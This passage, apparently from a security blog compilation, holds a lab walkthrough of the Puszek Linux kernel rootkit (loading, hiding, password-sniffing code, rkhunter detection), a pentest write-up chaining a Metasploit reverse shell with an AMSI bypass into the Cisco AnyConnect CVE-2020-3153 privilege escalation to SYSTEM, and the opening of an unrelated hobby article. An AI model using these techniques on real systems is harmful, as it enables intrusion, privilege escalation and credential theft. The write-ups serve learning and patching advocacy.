Pluszak4Puszek (Migawka 1 clean before) [Uruchomiona] - Oracle VM VirtualBox
Plik  Maszyna  Widok  Wejście  Urządzenia  Pomoc
Terminal
root@pluszak: ~/puszek
root@pluszak:~/puszek# date > /home/vhost01/rooted.rootkit
root@pluszak:~/puszek#
```

Interestingly we have a new file („?") as well as some error message from *'ls'* command. Let's continue here: still as a vhost01 user I decided to check if I'm able to read *dmesg* output. This is what I found:

```
[  650.188665] hid-generic 0003:80EE:0021.0002: input,hidraw0: USB HID v1.10 Mouse [VirtualBox USB Tablet] on
[ 4962.887222] clocksource: tsc: mask: 0xffffffffffffffff max_cycles: 0x2879c456dd4, max_idle_ns: 440795285767
[34462.991411] rootkit: loading out-of-tree module taints kernel.
[34462.991435] rootkit: module verification failed: signature and/or required key missing - tainting kernel
vhost01@pluszak:~$ dmesg | grep rootk
[34462.991411] rootkit: loading out-of-tree module taints kernel.
[34462.991435] rootkit: module verification failed: signature and/or required key missing - tainting kernel
vhost01@pluszak:~$
```

As you can see some messages from Puszek are still visible. I'm not sure if it was intentional but I believe Puszek is can be *teached* to hide from *dmesg* too. (It's open source so I'll leave it to you as an excercise. ;))

Continuing here (user:*demo*, password:*password*):

```
vhost01@pluszak:~$ ftp test.rebex.net
Connected to test.rebex.net.
220 Microsoft FTP Service
Name (test.rebex.net:vhost01): demo
331 Password required for demo.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
10-19-20  03:19PM       <DIR>          pub
04-08-14  03:09PM                  403 readme.txt
226 Transfer complete.
```

Ok. At this stage I was wondering what *Puszek* was able to grab so far. Let's check it:

```
root@pluszak: ~/puszek
root@pluszak:~/puszek# rmmod rootkit
root@pluszak:~/puszek# ls /etc/*.rootkit
/etc/http_requests.rootkit  /etc/modules.rootkit  /etc/passwords.rootkit
root@pluszak:~/puszek# ls -l /etc/*.rootkit
-rwxrwxrwx 1 root root    0 lis  8 09:42 /etc/http_requests.rootkit
-rwxrwxrwx 1 root root 2122 lis  8 09:42 /etc/modules.rootkit
-rwxrwxrwx 1 root root    0 lis  8 09:42 /etc/passwords.rootkit
root@pluszak:~/puszek#
```

More:

```
vhost01@pluszak:~$ ls -l
total 16
-rw-r--r-- 1 vhost01 vhost01 8980 lis  8 08:39 examples.desktop
-rw-r--r-- 1 root    root      30 lis  8 09:48 rooted.rootkit
vhost01@pluszak:~$ cat rooted.rootkit
nie, 8 lis 2020, 09:48:28 CET
vhost01@pluszak:~$
```

As you can see now the user (*vhost01*) is able to see the file hidden previously by Puszek. While I was looking (in the source) why I can not see the (example FTP) password(s) saved in the file I found the github resource (published 4 days ago;]) – check it out[7]:

https://github.com/R3x/linux-rootkits

If you plan to download the latest version of these rootkits please download them from their original repo, as it would be the latest version.


Features Descriptions

Name	Short Description	Rootkits	links to code samples
Finding Syscall Table address (1)	Search memory for the pointer table! using a address of syscall function (eg. close) as reference	Puszek and rkduck	In Puszek and in rkduck
Function Hooking (1)	Get the address of the function to be hooked and then Modify CR0 to remove write protect bit and then add a jump instruction to a stub	Khook and Reptile (uses Khook)	in Khook and detailed explanation
Function Hooking (2)	Get the address of the function to be hooked and then map the page as readable and replace it with a jumo to the new function	rkduck	in rkduck
Syscall Table Hooking (1)	Modify CR0 to remove write protect bit and change syscall table	Puszek	In Puszek
Syscall Table Hooking (2)	Make Syscall table writeable and then modify it	Puszek	In Puszek
Syscall Table Hooking (3)	Hook the syscall functions by using the Function Hooking(1) Technique	Reptile (uses Khook)	In Reptile
Hide Rootkit	Hook open syscall and modify the contents of the files (/proc/modules) which contain the name of the rooktit	Puszek	In Puszek
Interactive Control	Implementing an IOCTL which manages the features of the rootkit and allows the user to send it commands	Reptile	In Reptile
Unable to rmmod module	Hook open syscall and make it not possible to open the rootkit module	Puszek	In Puszek

As you can see you can find here few additional information about Puszek (as well as about few other similar projects).

In the meantime I decided to look around in the OS and perform few other 'users actions' (like browsing with Firefox, ftp to some remote locations, and so on...):

More:



Checking the source code again:

```
https://github.com/Eterna1/puszek-rootkit

int password_found(const char *buf, size_t size)
{
    if (strnstr(buf, "password=", size))
        return 1;
    if (strnstr(buf, "pass=", size))
        return 1;
    if (strnstr(buf, "haslo=", size)) //password in polish
        return 1;
    return 0;
}

int http_header_found(const char *buf, size_t size)
{
    if (strnstr(buf, "POST /", size))
        return 1;
    if (strnstr(buf, "GET /", size))
        return 1;
    return 0;
}
```

After a while I decided to reload *Puszek* module and check the log files one more time. To not spoil it too much – I will leave the rest of the code to you as another excercise. Enjoy ;)

Last stage I took was to check Puszek with some „anti rootkit software". I decided to use *rkhunter[8]:*

```
root@pluszak:~/puszek# apt-get install rkhunter
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  bsd-mailx fonts-lato javascript-common libjs-jquery liblockfile-bin
  ruby-did-you-mean ruby-minitest ruby-net-telnet ruby-power-assert ru
  unhide unhide.rb
Suggested packages:
  apache2 | lighttpd | httpd procmail postfix-mysql postfix-pgsql post
  dovecot-common postfix-cdb postfix-doc ri ruby-dev bundler
The following NEW packages will be installed:
```

Assuming the server is pwned and Puszek is already loaded, let's run *rkhunter* to check if Puszek can be detected (*apt-get install rkhunter –y*):

```
Processing triggers for systemd (229-4ubuntu21.16) ...
Processing triggers for ureadahead (0.100.0-19) ...
Setting up fonts-lato (2.0-1) ...
Setting up liblockfile-bin (1.09-6ubuntu1) ...
Setting up liblockfile1:i386 (1.09-6ubuntu1) ...
Setting up rkhunter (1.4.2-5) ...

Creating config file /etc/default/rkhunter with new version
```

...and after a while I saw that Ubuntu freezed ;D So I restarted it. Checking /etc/ directory to find *rootkit* files:

```
root@pluszak:/etc# ls *.root*
http_requests.rootkit  modules.rootkit  net.rootkit  passwords.rootkit
root@pluszak:/etc# ls -la *.root*
-rwxrwxrwx 1 root root    0 lis  8 09:42 http_requests.rootkit
-rwxrwxrwx 1 root root 2122 lis  8 15:02 modules.rootkit
```


We can see that Puszek's files are visible (so I assumed that Puszek is not loaded). It was a good time to recompile it but this time I changed *DEBUG* define to 1 (please see the source for more details[2]). We should be here:

```
root@pluszak: ~/puszek
#define COMMAND_CONTAINS ".//./"    //hiding processes which c
fined text
#define ROOTKIT_NAME "rootkit"          //you need to type her
ule to make this module hidden
#define SYSCALL_MODIFY_METHOD PAGE_RW   //method of making sys
le, CR0 or PAGE_RW
#define UNABLE_TO_UNLOAD 0
#define DEBUG 1                         //this is for me :)
//end of configuration


#define BEGIN_BUF_SIZE 10000
#define LOG_SEPARATOR "\n.................................
......\n"
#define CMDLINE_SIZE 1000
#define MAX_DIRENT_READ 10000
```


Let's *make* it possible ;)

```
root@pluszak:~# cd puszek/
root@pluszak:~/puszek# vim rootkit.c
root@pluszak:~/puszek# make
make -C /lib/modules/4.15.0-45-generic/build M=/root/puszek modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-45-generic'
  CC [M]  /root/puszek/rootkit.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /root/puszek/rootkit.mod.o
  LD [M]  /root/puszek/rootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-45-generic'
root@pluszak:~/puszek# insmod rootkit.ko
root@pluszak:~/puszek#
```


Ok, Puszek is loaded. Let's run *rkhunter –c* now:




Now let's wait for the end of the *rkhunter's* check. After a while we should be somewhere here:



More:




In the meantime I found that new file was created by Puszek:



```
root@pluszak:/etc# ls *.root*
http_requests.rootkit  modules.rootkit  net.rootkit  passwords.rootkit
root@pluszak:/etc# ls -la *.root*
-rwxrwxrwx 1 root root    0 lis  8 09:42 http_requests.rootkit
-rwxrwxrwx 1 root root 2122 lis  8 15:02 modules.rootkit
-rwxr-xr-x 1 root root  600 lis  8 15:07 net.rootkit
-rwxrwxrwx 1 root root    0 lis  8 09:42 passwords.rootkit
root@pluszak:/etc# cat net.rootkit
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   ui
d  timeout inode
   0: 0100007F:0277 00000000:0000 0A 00000000:00000000 00:00000000 00000000
0        0 16903 1 f385e580 100 0 0 10 0
   1: 0101007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000
0        0 18451 1 f385c640 100 0 0 10 0
   2: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000
0        0 73056 1 f385c000 100 0 0 10 0
```

At this stage (when *rkhunter* was still running) I observed that Ubuntu (16.04) freezed again. So I restarted VM and type *dmesg* in the console, check it out:



```
c@pluszak: ~                                                    Pl   19:39
[    2.840437] NX-protecting the kernel data: 7516k
[    2.840596] ------------[ cut here ]------------
[    2.840601] x86/mm: Found insecure W+X mapping at address (ptrval)/0xc00a0000
[    2.840611] WARNING: CPU: 0 PID: 1 at /build/linux-hwe-UwHRx5/linux-hwe-4.15.0/arch/x86/mm/dump_page
tables.c:266 note_page+0x5ec/0x790
[    2.840612] Modules linked in:
[    2.840617] CPU: 0 PID: 1 Comm: swapper/0 Not tainted 4.15.0-45-generic #48~16.04.1-Ubuntu
[    2.841276] Hardware name: innotek GmbH VirtualBox/VirtualBox, BIOS VirtualBox 12/01/2006
[    2.841879] EIP: note_page+0x5ec/0x790
[    2.841880] EFLAGS: 00010282 CPU: 0
[    2.841882] EAX: 00000041 EBX: f04fff44 ECX: d8e34548 EDX: d8e34548
[    2.841884] ESI: 80000000 EDI: 00000000 EBP: f04fff10 ESP: f04ffee4
[    2.841886]  DS: 007b ES: 007b FS: 00d8 GS: 00e0 SS: 0068
[    2.841888] CR0: 80050033 CR2: b7d818cd CR3: 18e20000 CR4: 000406f0
[    2.841894] Call Trace:
[    2.842113]  ptdump_walk_pgd_level_core+0x284/0x2e0
[    2.842324]  ptdump_walk_pgd_level_checkwx+0x18/0x20
[    2.842536]  mark_rodata_ro+0xf5/0x111
[    2.842715]  ? rest_init+0x90/0x90
[    2.842920]  kernel_init+0x33/0xf0
[    2.843086]  ret_from_fork+0x2e/0x38
[    2.843261] Code: fa ff ff 83 c2 0c c7 43 18 00 00 00 00 89 53 14 e9 1a fd ff ff 8b 43 0c c6 05 e8 4
9 cc d8 01 50 50 68 40 39 af d8 e8 54 74 00 00 <0f> 0b 83 c4 0c e9 74 fa ff ff ff 72 10 68 32 38 af d8
e8 6c 51
[    2.844734] ---[ end trace 27efdd5b2c06378e ]---
[    2.845065] x86/mm: Checked W+X mappings: FAILED, 96 W+X pages found.
[    2.886274] random: systemd-udevd: uninitialized urandom read (16 bytes read)
[    2.886517] random: systemd-udevd: uninitialized urandom read (16 bytes read)
[    2.888825] random: udevadm: uninitialized urandom read (16 bytes read)
[    3.025580] ACPI: Video Device [GFX0] (multi-head: yes  rom: no  post: no)
[    3.025638] input: Video Bus as /devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A03:00/LNXVIDEO:00/input/input4
[    3.044141] e1000: Intel(R) PRO/1000 Network Driver - version 7.3.21-k8-NAPI
[    3.044142] e1000: Copyright (c) 1999-2006 Intel Corporation.
[    3.053220] usb 1-1: new full-speed USB device number 2 using ohci-pci
[    3.069381] ACPI: PCI Interrupt Link [LNKC] enabled at IRQ 9
[    3.069383] PCI: setting IRQ 9 as level-triggered
[    3.304838] input: ImExPS/2 Generic Explorer Mouse as /devices/platform/i8042/serio1/input/input5
[    3.393189] tsc: Refined TSC clocksource calibration: 2808.477 MHz
[    3.393199] clocksource: tsc: mask: 0xffffffffffffffff max_cycles: 0x287b88c86c2, max_idle_ns: 44079
5272336 ns
```

Ok. Well... In my opinion this is not Puszek's fault. This is a fault of the Linux Kernel Developers Team who are day-by-day updating kernel's source code. ;)

But if you're looking for a good „live" resource you can use/extend/develop/read/rewrite for 'newest' kernel – feel free to do it as an excercise. ;)

CONCLUSIONS

My first „meeting" with Puszek was something like 2-or-so years ago. I found it very interesting because in that time I was strongly reading and learning about kernel hacking and exploitation. *Puszek*[2] was a very nice introduction for me where I was able to do/recreate and follow the steps (from the source) during my 'simple scenario attacks'[9].

All the resources described in this mini article you'll find in the *Reference* section below.

REFERENCES

Resources I found interesting for the case described in this section:

1 – PacketStorm Security

2 – Puszek – source code

3 – TLDP DIY

4 – Kali Download

5 – Loading Kernel Modules

6 – Reading Malwares

7 - R3x about rootkits

8 - rkhunter

9 – few other writeups

A(t the BANK) PERSISTENT THREATs

INTRO


Some time ago I was asked to perform a ‘quick pentest’ in one company to find a way to escalate from normal (AD) user to someone else (read as: I was looking for NT\SYSTEM access to make things easier during the project;)). That’s how I started creating a small surface of an example attack. Let’s say...

a) Domain user (connected to the VPN) received an evil-email
b) Evil-email is of course something like malicious XLS with macro, VBS/JS, or something like that... whatever - just to run the *payload*
c) Our *payload* is a simple: get a reverse shell to the victim-user-machine (so normal user shell access is achieved here)
d) Next stage should be: to escalate our priviliges to the highest one.

ENVIRONMENT

To not focus on „any” bypass methods (like for AD/GPO/Defender/whatever) I used Windows 7 (x86) to prepare an installation. Probably ;) during the ‘real pentest’ you’ll find more ‘fresh and new’ Windows machines (like Windows 10) but to *keep it simple* – today we’ll try to do an escalation on the older Windows version (just to verify if the bug is indeed exploitable).

Vulnerable software we’ll use to escalate this time is: Cisco Any Connect (version: 4.5.04029). We will prepare our super-attack basing on the information already published in the CVE (CVE-2020-3153[1]).




Here we go...

OUR SIMPLE BASIC SCENARIO


Let’s skip the lame part related to ‘how to send a malicious link to the user who was on facebook during internal company’s course related to „how to responde to phishing attacks”’ ;)

We should be somewhere here:

Checking modules available in Metasploit[2]:



On our Metasploit console we should see something similar to the screen presented below:



As we discussed earlier – we will focus on the stage when initial access is alread achieved. So, next:

```
msf5 exploit(multi/script/web_delivery) >
[*] 192.168.111.1    web_delivery - Delivering Payload (1888 bytes)
[*] 192.168.111.1    web_delivery - Delivering Payload (1904 bytes)
[*] 192.168.111.1    web_delivery - Delivering AMSI Bypass (939 bytes)
[*] 192.168.111.1    web_delivery - Delivering Payload (1896 bytes)
[*] Sending stage (176195 bytes) to 192.168.111.1
[*] Meterpreter session 1 opened (192.168.111.128:4444 → 192.168.111.1:53676) at 2020-11-05 06:20:11 -0500

msf5 exploit(multi/script/web_delivery) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information    Connection
  --  ----  ----                     -----------    ----------
  1         meterpreter x86/windows  c-PC\c @ C-PC  192.168.111.128:4444 → 192.168.111.1:53676 (10.0.2.15)

msf5 exploit(multi/script/web_delivery) > 
```

So far, so good. Now it's time to find a way to escalate. Few possibilities you can find described here[3]. One of the way is to „find a vulnerable software already installed on the victim's host". In case of my „pentest project" – on the „user's machine" I found installed Cisco AnyConnect (version 4.504029[4]). (Un;])fortunately – few weeks ago PacketStorm Team published[5] a fully working MSF module[2] to the LPE poc for the version I found installed on the box. ;] Updating the MSF:

```
root@kali:/usr/share/metasploit-framework/modules/exploits/windows/browser# head  *cisco*any*
==> cisco_anyconnect_exec.rb <==
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpServer::HTML
  include Msf::Exploit::EXE

==> cisco_anyconnect_lpe.rb <==
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Local
  Rank = ExcellentRanking

  include Msf::Post::Windows::Priv
  include Msf::Post::Windows::FileInfo
root@kali:/usr/share/metasploit-framework/modules/exploits/windows/browser# msfconsole
```

I decided to drop a PacketStorm's poc in the same directory where I found other '*cisco*any*' modules. After that – let's reaload MSF:

```
                    https://metasploit.com


      =[ metasploit v5.0.93-dev                          ]
+ -- --=[ 2034 exploits - 1103 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as search cve
ilters with help search

msf5 > reload_all
[*] Reloading modules from all module paths...
```

We should be somewhere here (remember that we have already opened reverse shell to remote host, we can now use a *session –l* command):

```
msf5 exploit(windows/browser/cisco_anyconnect_lpe) > set lhost 192.168.111.128
lhost ⇒ 192.168.111.128
smsf5 exploit(windows/browser/cisco_anyconnect_lpe) > set lport 5555
lport ⇒ 5555
msf5 exploit(windows/browser/cisco_anyconnect_lpe) > set session 1
session ⇒ 1
msf5 exploit(windows/browser/cisco_anyconnect_lpe) > exploit

[*] Started reverse TCP handler on 192.168.111.128:5555
[*] The target appears to be vulnerable. Cisco AnyConnect version 4.5.4029.0.0 < 4.8.02042 (CVE-2020-3153 & CVE-2020-3433)
.
[*] Writing the payload to C:\Users\c\AppData\Local\Temp\tnuW6l\dbghelp.dll
[*] Sending stage (176195 bytes) to 192.168.111.1
[*] Meterpreter session 2 opened (192.168.111.128:5555 → 192.168.111.1:53696) at 2020-11-05 06:21:43 -0500
[*] Waiting 10s before cleanup ...

[+] Deleted C:\Users\c\AppData\Local\Temp\tnuW6l\dbghelp.dll
[+] Deleted C:\Users\c\AppData\Local\Temp\tnuW6l


meterpreter >
meterpreter >
```

Let’s verify if we achieved NT\OS privs indeed:

```
    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Looks like it’s done. ;) That’s all folks! ;)

CONCLUSIONS

TL;DR: update all the software you have installed on your network. There is no need to wait X-months to do it. Don’t wait for malwares and targeted attacks (or me, asked by your boss to do an internal pentest ;)).

Updates for this case you will find described here:[6].

Do IT, now.

REFERENCES

Below you'll find few resources I found interesting during this research:

1 – CVE-2020-3153

2- MSF

3- Mini arts

4 – CA download

5 – PacketStorm poc

6 – Fix from the Cisco

7 – SSD

SEAGULL HUNTER – ENJOY THE SKY

(version 0.1)

Feeling alone...? Start feeding the seaguls... ;]

INTRO

During all the ‘stay home’ situation lately I decided to finaly go out for a while... so I took the cigaretes and... go out - to the balcony. ;] That’s how I saw that I’m not the only one who is looking for something ‘interesting outside’ – I found seaguls! ;>

(Un?)fortunately my ‘experiment’ took me only 6 days. After the day 6 I heard few kind words from the neibour so I decided to stop feeding the seaguls – and that’s how I created *„Seagul Hunter v0.1”.*

Here we go... ;]

ENVIRONMENT

This time[1] we’ll try to extend another example found on Forbot course[2]. If you still don’t know the page yet (sorry afaik it’s in PL only so far) – you should really check it. There is a lot of interesting articles to read/DYI. Anyhow... For this excercise we’ll need:

